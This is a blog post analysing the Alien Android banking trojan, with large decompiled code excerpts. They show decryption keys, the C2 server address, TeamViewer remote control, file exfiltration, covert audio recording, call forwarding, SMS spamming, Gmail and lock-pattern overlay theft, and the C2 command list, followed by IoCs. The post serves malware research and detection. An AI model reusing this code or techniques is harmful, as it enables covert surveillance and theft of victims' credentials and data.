Technical analysis of Alien android malware

muha2xmad.github.io/malware-analysis/alien/

September 25, 2022

Muhammad Hasan Ali

Malware Analysis learner


10 minute read

بسم الله الرحمن الرحيم

Unpacking

If you opened the sample in JEB decompiler, you will find classes names are obfuscated and contains nop code which makes the analysis of the code more harder and it’s an indicator that the sample is packed. So we need to get the decrypted payload. We will use this script with Frida to get the payload. I explained in details how to unpack a sample here and here.

After unpacking the sample and get the payload, we see the strings is encrypted using Base64 and other ecryption routine. The encryption routine found in `d` located in `com.mhiauaqmlacl.ypmsfwbkjhsbeoz`. We will use this JEB script but we will change the key value to `tycusvgndour`. Then add the script to the JEB decompiler. To add the script, press `F2` and `Create` then copy the script from github and paste it. To run the script, select the encrypted string and press execute the decrypted strings will be a comment. One by one you will find yourself decrypting all the strings and start analyzing the payload. Big thanks to Axelle Ap. for all the scripts.




System Updates

Please wait
Install a system update

Figure(1): decrypting keys and C2 server

TeamViewer helps the devil

This an amazing technique which allow the malware to do malicious things even if the user is opening the device. The malware will open an overlay screen which tells the user that `there's a system update you need to wait`. While the overlay screen is set over the screen, the malware will do malicious actions by conneecting to `TeamViewer` app.



```
this.e = "ukmurjuovluv";
this.dec_strings = "tycusvgndour";
this.g = this.b("ZmFkMTMyYTM4ZQ==");  // ring0
this.campaign_name = this.b("ZDBmZDA2ODVmMjEz");  // XEZALE
this.c2_server = this.b("ZTBjYzI4YjQ4NDc5MmU2NGYxZjk1NTAxMGI3YzM1OWVlNjg5Y2NhN2M1ZjI=");  // http://185.255.131.145
this.j = this.b("ZDhkNDNkYmQ5ZTA1NzUzYWJiYTk=");  // Play Store
this.k = this.b("ZTBjYzI4YjRjZDZjMmU3YQ==");  // https://
this.dec_commu = this.b("YmY4YTZhYTc4ZjYwMzAzN2FkZmY0YzA1");  // 726c161bd376
this.m = "";
```

Key to decrypt strings

campaign name

C2 server

RC4 key to decrypt communication

Figure(2): Fake system update

```
   if(s2.contains(this.a("ZWJkNzMyYWFkYjM1NzUwYWJkYTkxYTVlNDgyMDdlZDhiMGNh"))) {  //
connect_teamviewer
                    JSONObject jSONObject6 = new JSONObject(s2);
                    this.a.e(this, this.b.aK,
jSONObject6.getString(this.a("ZWJkNzMyYWFkYjM1NzUwYWJkYTkxYTVlNDgyMDdlZDhiMGNh")));
// connect_teamviewer
                    this.a.e(this, this.b.aL,
jSONObject6.getString(this.a("ZjhkOTJmYjdjOTM5NzMzMQ==")));  // password
                    this.a.e(this, this.b.aO,
jSONObject6.getString(this.a("ZWVkOTM3YTE=")));  // fake
                    this.a.e(this, this.b.aM,
jSONObject6.getString(this.a("ZTBkMTM4YTBkYjM4")));  // hidden
                    this.a.e(this, this.b.aN,
jSONObject6.getString(this.a("ZWFkNDMzYTdkNTNmNmYzMg==")));  // blocking
                    this.a.f(this);
                    i.f(this,
this.a("ZWJkNzMxZWFjYTMzNjAzOGJmYTUxZTQ0NWIzYjM1YzdiYWNiOTZiODljYTY5MTNhZGFlYQ=="));
// com.teamviewer.host.market
                    goto label_5;
                }

                if(s2.contains(this.a("ZTdjODM5YWFlMTIyNjQzNGE0YmExMjU2NDkyYzY5"))) {
// open_teamviewer
                    JSONObject jSONObject7 = new JSONObject(s2);
                    this.a.e(this, this.b.aO,
jSONObject7.getString(this.a("ZWVkOTM3YTE=")));  // fake
                    this.a.e(this, this.b.aM,
jSONObject7.getString(this.a("ZTBkMTM4YTBkYjM4")));  // hidden
                    this.a.e(this, this.b.aN,
jSONObject7.getString(this.a("ZWFkNDMzYTdkNTNmNmYzMg==")));  // blocking
                    this.a.f(this);
                    i.f(this,
this.a("ZWJkNzMxZWFjYTMzNjAzOGJmYTUxZTQ0NWIzYjM1YzdiYWNiOTZiODljYTY5MTNhZGFlYQ=="));
// com.teamviewer.host.market
                    goto label_5;
                }

                if(s2.contains(this.a("ZmJkZDMyYTBlMTI1NjQyMWJkYTUxNTU0NGQ="))) {  //
send_settings
                    JSONObject jSONObject8 = new JSONObject(s2);
                    this.a.e(this, this.b.aO,
jSONObject8.getString(this.a("ZWVkOTM3YTE=")));  // fake
                    this.a.e(this, this.b.aM,
jSONObject8.getString(this.a("ZTBkMTM4YTBkYjM4")));  // hidden
                    this.a.e(this, this.b.aN,
jSONObject8.getString(this.a("ZWFkNDMzYTdkNTNmNmYzMg==")));  // blocking
                    this.a.f(this);
                    goto label_5;
                }

                if(!s2.contains(this.a("ZWNkZDJhYWRkZDMzNWUyMGE3YTAxNDUwNTU="))) {
// device_unlock
```

```
                    goto label_5;  // device_unlock
                }

                JSONObject jSONObject9 = new JSONObject(s2);
                this.a.e(this, this.b.aO,
jSONObject9.getString(this.a("ZWVkOTM3YTE=")));  // fake
                this.a.e(this, this.b.aM,
jSONObject9.getString(this.a("ZTBkMTM4YTBkYjM4")));  // hidden
                this.a.e(this, this.b.aN,
jSONObject9.getString(this.a("ZWFkNDMzYTdkNTNmNmYzMg==")));  // blocking
                goto label_553;

            catch(Exception unused_ex) {
            }
```

Data exfiltration

The malware has the ability to exfiltrate the data and sending specific files to the C2 server from the vitim’s device.

```
if(s2.contains(this.a("ZTdjODM5YWFlMTMwNmUzOWFkYTkwOQ=="))) {  // open_folder
                    String s3 = new
JSONObject(s2).getString(this.a("ZTdjODM5YWFlMTMwNmUzOWFkYTkwOQ=="));  // open_folder
                    if(s3.equals(this.a("ZjY5Nw=="))) {  // ~/
                        s3 =
Environment.getExternalStorageDirectory().getAbsolutePath();
                    }

                    String[] arr_s = this.a.b(new File(s3));
                    try {
                        JSONObject jSONObject1 = new JSONObject();
                        jSONObject1.put(this.a("ZWJkNTM4"),
this.a("ZTljYTJlYTVjNzA5NjczY2E1YTkwODZjNTgyNjc3Y2JiMGNh"));  // array_files_folder

// cmd
                        jSONObject1.put(this.a("ZWNkMTJl"), i.e(s3));  // dir
                        jSONObject1.put(this.a("ZWVkNzMwYTBkYjI0NzI="),
i.e(arr_s[0]));  // folders
                        jSONObject1.put(this.a("ZWVkMTMwYTFjZA=="), i.e(arr_s[1]));
// files
                        String s4 = jSONObject1.toString().replace("\\n", "");
                        this.a.a(this.a("YzJlYjEzOGFlMTA1NDQxYjhk"), s4);  //
JSON_SEND
                        this.a.i(this, this.b.H + this.a.h(s4));
                        goto label_5;
                    }
                    catch(JSONException unused_ex) {
                    }

                    this.a.a(this.c,
this.a("Y2RjYTJlYWJjYzc2NmIyNmE2YTI1YjQxNWYzZDNiYzVhNmQ3OGNjNDk0YjY5NjM0Y2NlYWZlMTEzOT
  // Error json rat jsonRequest open_folder
                    goto label_5;
                }

                if(!s2.contains(this.a("ZmRjODMwYWJkZjMyNjgzYmFkOTMxZDVhNTIyYw==")))
{  // uploadind_file
                    goto label_273;  // uploadind_file
                }

                jSONObject2 = new JSONObject(s2);
```

Collected data

The malware will collect data from the victim’s device such as battery percentage, language used on device, Accessibility Service status, phone number of the used line, Google accounts, and permissions obtained from the device. Then send it to the C2 server.

```
 try {  // DM
            jSONObject0.put(jwozx0.a("Y2NmNQ=="), s2);  // DM
            jSONObject0.put(jwozx0.a("YzlmYw=="), jwozx0.a("ZTZjZDMwYTg="));  // null
                                                                              // AD
            jSONObject0.put(jwozx0.a("Y2FmNA=="), i.battary_percentage(context0));
// BL
            jSONObject0.put(jwozx0.a("ZGNlZg=="), jwozx0.a.sharedpref(context1,
c0.af));  // TW
            String s3 = jwozx0.a("ZGJmOQ==");  // SA
            String phone_num = i.s(this) ? "Yjk=" : "Yjg=";  // 0
                                                             // 1
            String s5 = jwozx0.a(phone_num);
            jSONObject0.put(s3, s5);
            jSONObject0.put(jwozx0.a("ZGJlOA=="), jwozx0.a.sharedpref(context1,
c0.ar));  // SP
            jSONObject0.put(jwozx0.a("ZGJlYg=="), i.u(context0));  // SS
            jSONObject0.put(jwozx0.a("YzRmZA=="), Locale.getDefault().getLanguage());
// LE
            String s6 = jwozx0.a("ZGJlMQ==");  // SY
            String phone_num = i.accessibility_status(context1, ojfiq.class) ? "Yjk="
: "Yjg=";  // 0

// 1
            String s8 = jwozx0.a(phone_num);
            jSONObject0.put(s6, s8);
            jSONObject0.put(jwozx0.a("ZGJmNQ=="), i.default_sms_pkg(this));  // SM
            jSONObject0.put(jwozx0.a("YzFmYw=="), s1);  // ID
            jSONObject0.put(jwozx0.a("YzFlYg=="), jwozx0.a.sharedpref(context1,
c0.ae));  // IS
            String s9 = jwozx0.a("YzZlYQ==");  // NR
            String phone_num = context1.checkCallingOrSelfPermission(jwozx0.a.a.p) ==
0 ? ((TelephonyManager)context1.getSystemService("phone")).getLine1Number() : "";
            jSONObject0.put(s9, phone_num);
            jSONObject0.put(jwozx0.a("Y2ZmOQ=="), i.google_acc(this));  // GA
            jSONObject0.put(jwozx0.a("ZDhlYg=="), i.check_permission(jwozx0,
c0.q[0]));  // PS
            jSONObject0.put(jwozx0.a("ZDhmYg=="), i.check_permission(jwozx0,
c0.q[1]));  // PC
            jSONObject0.put(jwozx0.a("ZDhlOA=="), i.check_permission(jwozx0,
c0.q[2]));  // PP
            jSONObject0.put(jwozx0.a("ZDhmNw=="), i.check_permission(jwozx0,
c0.q[3]));  // PO
        }
        catch(JSONException unused_ex) {
            jwozx0.a.a(s,
jwozx0.a("Y2RlYTBlOGJlYzc2NGIwNjg2ODI1YjcwNzYwYzU4ZTRmNWZhYWRjMg=="));  // ERROR JSON
CHECK BOT
        }
```

Recording audio

The malware has the ability to record audio without the knowledge of the user.

```
protected void onHandleIntent(Intent intent0) {
        try {  // tick
            int v = Integer.parseInt(intent0.getStringExtra(this.a("ZmNkMTNmYWY=")));
// tick
            String s = intent0.getStringExtra(this.a("ZTZkOTMxYTE="));  // name
            if(v > 0 || v == -1) {
                String s1 = new
SimpleDateFormat(this.a("YzVmNTcxYTBkYTdiNzgyY2IwYjUyNDdiNzY3Mzc2YzJlZmNiOTE="),
Locale.US).format(Calendar.getInstance().getTime());  // MM-dd-yyyy_HH:mm:ss
                this.d = this.getExternalFilesDir(null) + (this.a("YTc=") + s +
this.a("ZDc=") + s1 + this.a("YTZkOTMxYjY="));  // .amr

// _

// /
                this.b.a(this.a("Y2VmMTEwODE5ZTA0NDQxNg=="), this.d);  // FILE REC
                this.b.a(this.a("ZGNkMTMxYTE="), String.valueOf(v));  // Time
                String s2 = this.d;
                MediaRecorder mediaRecorder0 = new MediaRecorder();
                this.b.a(this.a("ZGJmNzA5OGFmYQ=="),
this.a("ZGJlYzFkOTZlYTc2NTMxMDhhODMyOTc3MWUxYTU0ZmE5YmZj"));  // START RECORD SOUND

// SOUND
                this.a = false;
                mediaRecorder0.setAudioSource(1);
                mediaRecorder0.setOutputFormat(3);
                mediaRecorder0.setAudioEncoder(1);
                mediaRecorder0.setOutputFile(s2);
                Thread thread0 = new Thread(new Runnable() {
                    @Override
                    public final void run() {
                        try {
                            if(v == -1) {
                                Thread.sleep(900000L);
                            }
                            else {
                                Thread.sleep(v * 1000);
                            }
                        }
                        catch(InterruptedException unused_ex) {
                            izyiyumk.this.b.a(izyiyumk.this.a("ZGJmNzA5OGFmYQ=="),
izyiyumk.this.a("ZGJlYzEzOTQ5ZTA0NDQxNjg2OWUzZjEzNmQwNjRlZTE5MQ=="));  // STOP RECORD
SOUND

// SOUND
                            try {
                                mediaRecorder0.stop();
                                mediaRecorder0.release();
                                izyiyumk.this.b.a(izyiyumk.this.a("Y2VmMTEwODE="),
s2);  // FILE
                                String s = izyiyumk.this.b.j(this,
izyiyumk.this.c.ba);
```

```
                                izyiyumk.this.b.e(this, izyiyumk.this.c.ba, s +
izyiyumk.this.a("YWI5Yjdm") + s2);  // ###
                                if(v == -1) {
                                    if(izyiyumk.this.b.j(this,
izyiyumk.this.c.aZ).equals(izyiyumk.this.a("Yjk="))) {  // 1
                                        Intent intent0 = new Intent(this,
izyiyumk.class).putExtra(izyiyumk.this.a("ZmNkMTNmYWY="),
izyiyumk.this.a("YTU4OQ==")).putExtra(izyiyumk.this.a("ZTZkOTMxYTE="),
izyiyumk.this.a("ZmFkZDNmYWJjYzMyNWUzNGJjYTgxMjVj"));  // record_audio

// name

// -1

// tick
                                        izyiyumk.this.startService(intent0);
                                        return;
                                    }

                                    izyiyumk.this.b.e(this, izyiyumk.this.c.aY, "");
                                    return;
                                }

                                izyiyumk.this.b.e(this, izyiyumk.this.c.aY, "");
                            }
                            catch(Exception unused_ex) {
                            }

                            return;
                        }
                        catch(Throwable unused_ex) {
                            return;
                        }

                        izyiyumk.this.b.a(izyiyumk.this.a("ZGJmNzA5OGFmYQ=="),
izyiyumk.this.a("ZGJlYzEzOTQ5ZTA0NDQxNjg2OWUzZjEzNmQwNjRlZTE5MQ=="));  // STOP RECORD
SOUND

// SOUND
```

Classic features

Call and call forward

After granting all call permissions, the malware will have the ability to call or forward call.

```
try {
              Intent intent0 = new Intent("android.intent.action.CALL");
              intent0.addFlags(0x10000000);
              intent0.setData(Uri.parse("tel:" + Uri.encode(s26)));
              context1.startActivity(intent0);
              String s27 = "USSD: " + s26 + "[143523#]";
              i1.a("USSD", s27);
              i1.f(context1, i1.a.ab, s27);
              return;
          }
          catch(Exception unused_ex) {
          }

          try {
              i1.a("USSD", "Error: Start USSD");
              i1.a("USSD", "Error USSD[143523#]");
              i1.f(context1, i1.a.ab, "Error USSD[143523#]");
              return;
          label_1329:
              i2 = jwozx0.a;
              s28 = jSONObject5.getString(jwozx0.a("ZTY="));  // n
          }
          catch(Exception unused_ex) {
              return;
          }

          try {
              Intent intent1 = new Intent("android.intent.action.CALL");
              intent1.addFlags(0x10000000);
              intent1.setData(Uri.fromParts("tel", "*21*" + s28 + "#", "#"));
              context1.startActivity(intent1);
              String s29 = "ForwardCALL: " + s28 + "[143523#]";
              i2.a("ForwardCall", s29);
              i2.f(context1, i2.a.ab, s29);
              return;
          }
          catch(Exception unused_ex) {
          }
```

Smishing

The malware has the ability to send SMSs to any contact using the phone number of the victim. The SMS text is received from the C2 server then sent to another victim.

```
 public final void send_sms(Context context0, String s, String s1) {
        try {
            SmsManager smsManager0 = SmsManager.getDefault();
            ArrayList arrayList0 = smsManager0.divideMessage(s1);
            int v = 0;
            PendingIntent pendingIntent0 = PendingIntent.getBroadcast(context0, 0,
new Intent("SMS_SENT"), 0);
            PendingIntent pendingIntent1 = PendingIntent.getBroadcast(context0, 0,
new Intent("SMS_DELIVERED"), 0);
            ArrayList arrayList1 = new ArrayList();
            ArrayList arrayList2 = new ArrayList();
            while(v < arrayList0.size()) {
                arrayList2.add(pendingIntent1);
                arrayList1.add(pendingIntent0);
                ++v;
            }

            smsManager0.sendMultipartTextMessage(s, null, arrayList0, arrayList1,
arrayList2);
            String s2 = "Output SMS:" + s + " text:" + s1 + "[143523#]";
            this.a("SMS", s2);
            this.f(context0, this.a.ab, s2);
            this.h(context0, this.sharedpref(context0, this.a.Q));
        }
        catch(Exception unused_ex) {
        }
    }
```

Overlay attack

The malware comes with classic features such as overlya attack. If a targeted APP is opened then the malware will launch the `html` file of the targeted app.

```
protected void onCreate(Bundle bundle0) {
        super.onCreate(bundle0);
        this.c = new WebView(this);
        this.c.getSettings().setJavaScriptEnabled(true);
        this.c.setScrollBarStyle(0);
        this.c.setWebViewClient(new b(this, 0));
        this.c.setWebChromeClient(new a(this, 0));
        this.c.loadUrl(this.b.m);
        this.setContentView(this.c);
    }

    @Override  // android.app.Activity
    public void onDestroy() {
        super.onDestroy();
        this.c.removeAllViewsInLayout();
        this.c.removeAllViews();
        this.c.destroy();
        this.c = null;
        this.finish();
    }
```

One of the targeted APPs The malware will try to steal is `Gmail`. The malware will try to steal `Gmail` credential using `Overlay attack`. And The malware will try to steal lockpattern using overlay attack. Then send logs to the C2 server.

```
 public void send_log_injects(String s) {
            if(!s.isEmpty()) {
                if(gtzkggpuaqjntiao.this.g.isEmpty()) {
                    String s1 = gtzkggpuaqjntiao.this.b.b(20);
                    gtzkggpuaqjntiao.this.g = s1;
                }

                JSONObject jSONObject0 = new JSONObject();
                if(gtzkggpuaqjntiao.this.f.equals("grabbing_pass_gmail")) {
                    gtzkggpuaqjntiao.this.b.e(this.mContext,
gtzkggpuaqjntiao.this.a.aG, "");
                    String s2 =
gtzkggpuaqjntiao.this.a("ZWJkNzMxZWFkOTM5NmUzMmE1YTk1NTUyNTAyZDY5YzBiY2RjY2NmMTlj");
// com.google.android.gm ==> Gmail APP
                    gtzkggpuaqjntiao.this.f = s2;
                }

                if(gtzkggpuaqjntiao.this.f.equals("grabbing_lockpattern")) {
                    gtzkggpuaqjntiao.this.b.e(this.mContext,
gtzkggpuaqjntiao.this.a.aI, "");
                    gtzkggpuaqjntiao.this.f = "grabbing_lockpattern";
                    String s3 =
s.replace(i.f(gtzkggpuaqjntiao.this.a("YzRmYjE2ZjRkYjBlNDMzOTkxZmUxNzQ2NWYyNDRkYzViMWY
 "");  //
LCJ0eXBlX2luamVjdHMiOiJwaW5jb2RlIiwiY2xvc2VkIjoiY2xvc2VfYWN0aXZpdHlfaW5qZWN0cyI=
                     // ,"type_injects":"pincode","closed":"close_activity_injects"

                    gtzkggpuaqjntiao.this.b.f(this.mContext,
gtzkggpuaqjntiao.this.a.ab,
gtzkggpuaqjntiao.this.a("YzRkNzNmYWY5ZTA2NjAyMWJkYTkwOTVkMDQ2OQ==") + s3 +
gtzkggpuaqjntiao.this.a("ZDM4OTY4Zjc4YjY0MzI3Njk0"));  // [143523#]

// Lock Pattern:
                }
                else {
                    try {  // application

jSONObject0.put(gtzkggpuaqjntiao.this.a("ZTljODJjYThkNzM1NjAyMWEwYTMxNQ=="),
gtzkggpuaqjntiao.this.f);  // application
                        jSONObject0.put(gtzkggpuaqjntiao.this.a("ZWNkOTI4YTU="), s);
// data
                    }
                    catch(JSONException unused_ex) {
                    }

                    i i0 = gtzkggpuaqjntiao.this.b;
                    Context context0 = this.mContext;
                    String s4 = gtzkggpuaqjntiao.this.g;
                    String s5 = jSONObject0.toString();
                    try {
                        String s6 = i0.j(context0, s4);
                        if(s6.isEmpty()) {
                            i0.e(context0, s4, s5);
                        }
                        else {
                            JSONObject jSONObject1 = new JSONObject(s6);
                            JSONObject jSONObject2 = new JSONObject(s5);
                            String s7 = jSONObject1.getString("data");
                            String s8 = jSONObject1.getString("data");
                            s5 = jSONObject2.getString("data");
                            i0.a("str_getParams", String.valueOf(s7));
                            i0.a("str_params", String.valueOf(s5));
                            JSONObject jSONObject3 = i.a(new JSONObject(s7), new
JSONObject(s5));
                            JSONObject jSONObject4 = new JSONObject();
                            jSONObject4.put("application", s8);
                            jSONObject4.put("data", jSONObject3.toString());
                            i0.a("mergedJSON", jSONObject4.toString());
                            i0.e(context0, s4, jSONObject4.toString());
                        }
                    }
                    catch(Exception unused_ex) {
                        i0.a("JSON", "ERROR SettingsToAddJson");
                        i0.e(context0, s4, s5);
                    }
```

Commands

These are all the commands which are received from the C2 server to the malware to do the malicious actions.

```
 jwozx0.a.a(s, jwozx0.a("ZWZkZDI4ZTRjYzIzNmYwYWFhYTExZjA5MWU=") +
jSONObject3.toString());  // get run_cmd:
                jSONObject5 = new JSONObject(new
String(Base64.decode(jSONObject3.getString(jwozx0.a("ZWNkOTI4YTU=")), 0), "UTF-8"));
// data
                String s25 = jSONObject5.getString(jwozx0.a("ZWJkNTM4"));  // cmd
                switch(s25) {
                    case "remove_app": {
                        goto label_1633;
                    }
                    case "get_all_permission": {
                        goto label_1761;
                    }
                    case "run_socks5": {
                        goto label_1764;
                    }
                    case "notification": {
                        goto label_1383;
                    }
                    case "send_sms": {
                        jwozx0.a.send_sms(context1,
jSONObject5.getString(jwozx0.a("ZTY=")), jSONObject5.getString(jwozx0.a("ZmM=")));
                        return;
                    }
                    case "run_admin_device": {
                        goto label_1706;
                    }
                    case "sms_mailing_phonebook": {
                        goto label_1647;
                    }
                    case "call_forward": {
                        goto label_1329;
                    }
                    case "request_permission": {
                        goto label_1713;
                    }
                    case "send_mailing_sms": {
                        jwozx0.a.a(context1, jSONObject5.getString(jwozx0.a("ZTY=")),
jSONObject5.getString(jwozx0.a("ZmM=")));
                        return;
                    }
                    case "remove_bot": {
                        goto label_1655;
                    }
                    case "grabbing_pass_gmail": {
                        goto label_1720;
                    }
                    case "clean_cache": {
                        goto label_1857;
                    }
                    case "ussd": {
                        goto label_1282;
```

```
    }
    case "rat_connect": {
        goto label_1667;
    }
    case "get_data_logs": {
        goto label_1607;
    }
    case "grabbing_lockpattern": {
        goto label_1737;
    }
    case "stop_socks5": {
        goto label_1801;
    }
    case "change_url_connect": {
        goto label_1673;
    }
    case "patch_update": {
        goto label_1866;
    }
    case "url": {
        goto label_1614;
    }
    case "update_inject": {
        goto label_1808;
    }
    case "run_app": {
        goto label_1621;
    }
    case "run_record_audio": {
        goto label_1815;
    }
    case "access_notifications": {
        goto label_1752;
    }
    case "change_url_recover": {
        goto label_1689;
    }
    case "grabbing_google_authenticator2": {
        goto label_1628;
    }
}
```

If you want to download android malware samples, you can join apkdetect for free.

IoC

APK hash: `ea4960b84756fd82fe43cb2cffdbe464df6dd4d48aa10d1cefe38aa8ac6eb44d`

Payload (YBIw.json) hash: `603fcae1ef4062087e0e09aa377c03fcc8bbd6f3db443717957f1bfe8c4a4dae`

C2 server:

http://185.255.131.145/

Article quote

> كالقبلة على جبين ميت لا تساوى شيئا

REF

- Alien Technical Analysis Report
- JEB script